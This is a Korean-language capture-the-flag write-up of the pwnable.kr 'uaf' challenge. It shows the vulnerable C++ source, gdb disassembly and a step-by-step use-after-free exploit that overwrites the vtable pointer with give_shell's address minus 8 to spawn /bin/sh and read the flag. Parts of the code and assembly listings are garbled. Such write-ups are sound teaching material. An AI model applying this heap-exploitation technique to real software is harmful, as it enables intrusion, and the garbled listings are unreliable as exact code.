# Pwnable.kr

- uaf -

ssh uaf@pwnable.kr -p2222

pw: guest

## 0. 문제 살펴보기

uaf - 8 pt [writeup]

Mommy, what is Use After Free bug?
ssh uaf@pwnable.kr -p2222 (pw:guest)

pwned (4422) times. early 30 pwners are : Joon

Flag? : auth

Use After Free 버그에 대해서 얘기하고 있다.

### \* Use After Free

malloc 함수에는 캐싱 기능 중 deferred coalescing 이라는 속성이 존재한다고 한다. heap에 할당된 후에 free 가 되면, 다시 재할당될 때 같은 사이즈로 요청받을 수 있다. 이 때, 시간을 절약하기 위해 free 가 된 heap을 같은 사이즈를 요청할 때, 다시 그대로 재사용한다. 새로 할당된 heap이 바로 이전에 사용된 heap 영역에 쓰여지는 것이다. 여기서 발생하는 것이 Use After Free 이다.

# 1. SSH 접속 및 살펴보기



SSH를 이용해 상단에 표기해놓은 주소와 포트 번호로 접속한다.

# uaf@pwnable:~\$ ls flag uaf uaf.cpp

```
#include <fcntl.h>
#include <iostream>
#include <cstring>
#include <cstdlib>
#include <unistd.h>
using namespace std;

class Human{
private:
    virtual void give_shell(){
        system("/bin/sh");
    }
protected:
    int age;
```

```
string name;
public:
        virtual void introduce(){
                cout << "My name is " << name << endl;
                cout << "I am " << age << " years old" << endl;
};
class Man: public Human{
public:
        Man(string name, int age){
                 this->name = name;
                this->age = age;
        virtual void introduce(){
                Human∷introduce();
                cout << "I am a nice guy!" << endl;
};
class Woman: public Human{
public:
        Woman(string name, int age){
                this->name = name;
                this->age = age;
        virtual void introduce(){
                Human::introduce();
                cout << "I am a cute girl!" << endl;
        }
};
int main(int argc, char* argv[]){
        Human* m = new Man("Jack", 25);
        Human* w = new Woman("Jill", 21);
        size_t len;
        char* data;
        unsigned int op;
        while(1){
                cout << "1. use₩n2. after₩n3. free₩n";
                cin >> op;
                 switch(op){
                         case 1:
                                  m->introduce();
                                  w->introduce();
                                  break;
                         case 2:
                                  len = atoi(argv[1]);
                                  data = new char[len];
                                  read(open(argv[2], O_RDONLY), data, len);
                                  cout << "your data is allocated" << endl;</pre>
                                  break;
                         case 3:
                                  delete m;
                                  delete w;
                                  break:
                         default:
                                  break;
        return 0:
```

디렉토리의 파일들을 살펴보자 C++ 코드 파일이 존재하여 확인해보니 위와 같은 코드를 알 수 있었다. Human 이라는 부모 클래스와 Man 과 Woman 이라는 자식 클래스들이 존재한다.

main 함수 실행 시, Man 과 Woman 클래스를 각각 선언하고 while 문을 통해 계속해서 사용자의 옵션을 입력 받는다. 1을 입력 시, 각각의 클래스가 introduce() 함수를 실행하고, 2를 입력 시, 새로 문장을 argv[2]에 있는 파일을 받아 그 내용으로 재할당을 시도한다. 3을 입력 시, 처음에 선언했던 Man 과 Woman 클래스를 할당해제한다. Human 클래스에는 가상 함수로 give\_shell()이라는 함수가 존재하여 쉘 권한을 준다.

### 2. GDB

우리는 Use After Free 버그를 이용할 것이므로 m 과 w 가 할당 해제된 자리에 새로운 heap 으로 덮어씌워 Human 클래스에 존재하는 give\_shell() 함수를 동작시켜야 할 것이다.

따라서, gdb 를 이용해 어떠한 구조를 가지고 있는지 확인해야 한다.

```
uaf@pwnable:~$ gdb -q uaf
Reading symbols from uaf...(no debugging symbols found)...done.
(gdb) set disassembly-flavor intel
(gdb) set print asm-demangle on
```

표기법을 intel 식으로 바꾸고 C++에서는 함수명이 깨질 수 있으므로 이를 해결해주는 setting 을 하였다.

```
(gdb) disas main
Dump of assembler code for function main:
  0×0000000000400ec4 <+0>:
                                  push
  0×00000000000400ec5 <+1>:
                                  mov
                                          rbp, rsp
   0×00000000000400ec8 <+4>:
                                  push
                                  push
  0×00000000000400eca <+6>:
                                          rbx
                                          rsp,0×50
DWORD PTR [rbp-0×54],edi
QWORD PTR [rbp-0×60],rsi
  0×00000000000400ecb <+7>:
                                  sub
   0×00000000000400ecf <+11>:
  0×000000000000400ed2 <+14>:
  0×00000000000400ed6 <+18>:
                                          rax,[rbp-0×12]
   0×00000000000400eda <+22>:
                                          rdi,rax
                                  call
lea
  0×00000000000400edd <+25>:
                                          0×400d70 <std::allocator<char>::allocator()@plt>
                                          rdx,[rbp-0×12]
  0×00000000000400ee2 <+30>:
  0×00000000000400ee6 <+34>:
                                           rax,[rbp-0×50]
                                          esi,0×4014f0
  0×00000000000400eea <+38>:
                                  mov
  0×00000000000400eef <+43>:
                                  mov
  0×00000000000400ef2 <+46>:
                                          0×400d10 <std::basic_string<char, std::char_traits<char>, std::allocator<char> >::basic_string(char c
onst*, std::allocator<char> const&)@plt>
  0×00000000000400ef7 <+51>:
                                          r12,[rbp-0×50]
  0×0000000000400efb <+55>:
                                          edi,0×18
  0×0000000000400f00 <+60>:
                                          0×400d90 <operator new(unsigned long)@plt>
   0×00000000000400f05 <+65>:
                                  mov
  0×00000000000400f08 <+68>:
                                  mov
                                          edx,0×19
  0×0000000000400f0d <+73>:
                                  mov
                                          rsi,r12
```

```
0×000000000401108 <+580>: jmp 0×40110d <main+585>
0×000000000040110a <+582>: mov rbx,rax
0×000000000040110d <+585>: lea rax,[rbp-0×11]
0×0000000000401111 <+589>: mov rdi,rax
0×00000000000401114 <+592>: call 0×400d40 <std::allocator<char>::~allocator()@plt>
0×0000000000401119 <+597>: mov rax,rbx
0×00000000000401110 <+600>: mov rdi,rax
0×00000000000401117 <+600>: call 0×400d40 <std::allocator<char>::~allocator()@plt>
```

main 함수를 disassemble 하자 굉장히 긴 어셈블리어가 나온다.

### 3. GDB 분석

여기서 우리는 가장 찾기 쉬운 심볼들을 먼저 살펴볼 것이다. 코드 부분에서 우리가 쉽게 특정할 수 있는 부분은 아마 switch-case 구문일 것이다. 이를 찾아보자.

```
0×00000000000400fb5 <+241>
0×00000000000400fb8 <+244>:
                                      0×401000 <main+316>
0×00000000000400fba <+246>:
                              cmp
                                      eax,0×3
                                      0×401076 <main+434>
0×00000000000400fbd <+249>:
0×00000000000400fc3 <+255>:
                              cmp
                                      eax,0×1
0×00000000000400fc6 <+258>:
                                      0×400fcd <main+265>
                              jmp
0×0000000000400fc8 <+260>:
                                     0×4010a9 <main+485>
```

eax 가 2 와 같을 시, <main+316>으로 이동, 3 과 같을 시, <main+434>로 이동,

- 1 과 같을 시, <main+265>로 이동, 아니면 <main+485>로 이동
- 이 부분을 보니 이곳이 switch-case 구문인 것 같다.

```
rax, QWORD PTR [rax]
0×00000000000400fd1 <+269>:
                                   mov
0×00000000000400fd4 <+272>:
                                           rax,0×8
                                           rdx,QWORD PTR [rax]
rax,QWORD PTR [rbp-0×38]
0×00000000000400fd8 <+276>:
0×00000000000400fdb <+279>:
                                   mov
0×00000000000400fdf <+283>:
0×00000000000400fe2 <+286>:
                                           rdx
                                           rax,QWORD PTR [rbp-0×30]
rax,QWORD PTR [rax]
0×00000000000400fe4 <+288>:
0×00000000000400fe8 <+292>:
                                           rax,0×8
rdx,QWORD PTR [rax]
0×0000000000400feb <+295>:
0×0000000000400fef <+299>:
                                   add
                                   mov
                                           rax,QWORD PTR [rbp-0×30]
0×0000000000400ff2 <+302>:
0×0000000000400ff6 <+306>:
                                   mov
                                           rdi, rax
0×00000000000400ffb <+311>:
                                           0×4010a9 <main+485>
```

먼저, introduce() 함수를 실행시키는 case 1 부터 살펴보자.

비슷한 구문이 연속으로 나오는 것을 보니, <+265> ~ <+286>까지는 m->introduce() <+288> ~ <+309>까지는 w->introduce()인 것 같다.

처음에는 아마 객체 m 을 불러올 것이다. 그 다음에 introduce() 함수가 있는 곳을 찾아갈 것인데, 이에 대한 주소가 어디인지 확인해보자.

```
(gdb) b *0×400fd4

Breakpoint 1 at 0×400fd4
(gdb) r

Starting program: /home/uaf/uaf

1. use

2. after

3. free

1

Breakpoint 1, 0×000000000400fd4 in main ()
```

m 에서 introduce 함수를 불러온 후에 break point 를 걸고 프로그램을 실행시켰다.

```
(gdb) info reg rax
rax 0×401570 4199792
(gdb) x/i *0×401570
0×40117a <Human::give_shell()>: push rbp
```

이 때의 rax 값을 확인하자 0x401570 의 주소를 가리키고 있었고, 이를 확인하자 give\_shell() 함수를 가리키고 있다는 것을 알 수 있었다.

```
(gdb) b *0×400fd8
Breakpoint 2 at 0×400fd8
(gdb) c
Continuing.

Breakpoint 2, 0×000000000400fd8 in main ()
(gdb) info reg rax
rax 0×401578 4199800
(gdb) x/i *0×401578
0×4012d2 <Man::introduce()>: push rbp
```

0x401570 에 0x8 을 더한 주소가 가리키고 있는 것을 확인해보니 이번에는 introduce() 함수가 있다는 것을 알수 있었다.


그렇다면 우리는 introduce() 함수를 실행하기 위해서는 먼저, give\_shell() 함수 주소를 받은 다음에 8 을 더하여 introduce() 함수로 접근한다는 것을 알았다. 이 점을 이용하여 공격하면 될 것 같다.

```
(gdb) b *0×400feb
Breakpoint 3 at 0×400feb
(gdb) s
Single stepping until exit from function main,
which has no line number information.
My name is Jack
I am 25 years old
I am anice guy!

Breakpoint 3, 0×0000000000400feb in main ()
(gdb) info reg rax
rax 0×401550 4199760
(gdb) x/i *0×401550
0×40117a < Human::give_shell()>: push rbp
(gdb) x/i *0×401558
0×401376 < Woman::introduce()>: push rbp
```

w 객체의 경우도 살펴보니 같은 결과를 가지고 있었다.

### 4. 시나리오



현재, heap 영역에는 가장 왼쪽의 heap 과 같이 m 과 w가 존재할 것이다.

우리가 프로그램 실행한 후, case 3 에서 delete 함수에 의해 가운데 heap 과 같은 모습으로 할당이 해제될 것이다. 하지만, delete 함수를 사용한다고 하여 즉각적으로 모든 할당이 취소되지 않는다.

만약, 같은 사이즈의 재할당이 발생한다면 가장 오른쪽 heap 처럼 m 과 w 가 존재했던 자리에 다시 할당이 될 것이다. 그러므로 우리는 case 2 를 통해 재할당할 때, 같은 사이즈만큼 할당되게 하고, case 1 을 통해 introduce() 함수를 실행시킬 때, introduce() 함수 대신 give\_shell() 함수가 실행되게 해야 한다.

그러기 위해서는 argv[1]에는 적절한 크기를 넣어줘야 하며, argv[2]에는 give\_shell()의 주소를 넣어 heap 영역에 할당되고 case 1 에 의해 heap 영역에 있는 내용(주소)를 읽을 때, give\_shell()을 가리키도록 해야 한다.

```
rax,QWORD PTR [rbp-
rax,QWORD PTR [rax]
0×0000000000400fd1 <+269>:
0×00000000000400fd4 <+272>:
                                          rax,0×8
                                          rdx,QWORD PTR [rax]
rax,QWORD PTR [rbp-0×38]
0×00000000000400fd8 <+276>:
                                  mov
0×00000000000400fdb <+279>:
                                  mov
0×0000000000400fdf <+283>:
                                          rdi,rax
0×00000000000400fe2 <+286>:
                                  call
                                          rdx
0×00000000000400fe4 <+288>:
                                          rax,QWORD PTR [rbp-0×30]
                                  mov
                                          rax,QWORD PTR [rax
0×00000000000400fe8 <+292>:
0×00000000000400feb <+295>:
                                  add
                                          rax.0×8
                                          rdx,QWORD PTR [rax]
rax,QWORD PTR [rbp-0×30]
                                  mov
0×00000000000400ff2 <+302>:
                                  mov
0×00000000000400ff6 <+306>:
                                  mov
                                          rdi.rax
0×0000000000400ffb <+311>:
                                          0×4010a9 <main+485>
```

하지만, 현재 어셈블리어를 보았을 때, 객체를 가져온 후에 give\_shell() 함수 위치를 받고 8 을 더해 introduce() 함수 위치로 간 다음 실행한다. 따라서, 우리는 give\_shell() 함수를 실행시키기 위해 give\_shell() 함수의 주소에서 8을 뺀 주소를 argv[2]의 값으로 넣어줘야 한다.

이렇게 된다면, case 1 로 접근하였을 때, 객체를 가져온 후 (give\_shell()의 주소 - 8)의 위치를 rax 에 저장하고 이에 8을 더하여 실행할 때 give\_shell() 함수가 동작한다.

```
switch(op){
         case 1:
                  m->introduce();
                  w->introduce();
                  break;
         case 2:
                  len = atoi(argv[1]);
                  data = new char[len];
                  read(open(argv[2], O_RDONLY), data, len);
                  cout << "your data is allocated" << endl;
                  break;
         case 3:
                  delete m;
                  delete w;
                  break;
         default:
                  break;
 }
```

또한, case 3 에서 m 을 할당 해제한 후, w 를 할당 해제한다.

case 2 를 한 번 실행하면 한 번의 재할당만 일어난다.

case 1 에서는 m 의 introduce() 함수를 실행한 후, w 의 introduce() 함수를 실행한다.

heap 은 가장 최근에 할당 해제된 순서부터 같은 사이즈의 요청이 왔을 때, 그 위치에 재할당하므로 첫 번째 case 2 구문은 w 자리에 재할당되고, 두 번째 case 2 구문은 m 자리에 재할당된다. 따라서, 총 2번 재할당을 진행해야 한다.

#### 5. 공격

uaf@pwnable:~\$ python -c 'print "\x68\x15\x40\x00"' > /tmp/sun/uaf\_address 리틀 엔디안 방식으로 값을 넣어주기 위해 파이썬의 print를 이용해 나의 디렉토리에 파일 형태로 저장하였다.

```
uaf@pwnable:~$ ./uaf 4 "/tmp/sun/uaf_address"

1. use
2. after
3. free
1
My name is Jack
I am 25 years old
I am a nice guy!
My name is Jill
I am 21 years old
I am cute girl!
1. use
2. after
3. free
3. free
```

```
1. use
2. after
3. free
2
your data is allocated
1. use
2. after
3. free
2
your data is allocated
1. use
2
your data is allocated
1. use
2
your data is allocated
1. use
2. after
3. free
2. after
3. free
2. after
3. free
```

이후에 argv[1]에는 적당한 사이즈를 넣어주고, argv[2]에는 우리가 방금 작성한 파일의 위치를 넣어주었다. 그 후, 1을 입력하여 introduce() 함수의 위치를 확정하고, 3을 입력하여 할당 해제하였다.

이후, 재할당을 두 번하고 1을 입력하여 introduce() 함수를 실행시키자, introduce() 함수가 아닌 give\_shell() 함수가 실행되면서 /bin/sh을 실행하게 되었다.

이후, cat 명령을 이용해 flag 파일을 확인하니 정상적으로 파일을 열 수 있었고 우리가 찾던 flag를 얻을 수 있 었다.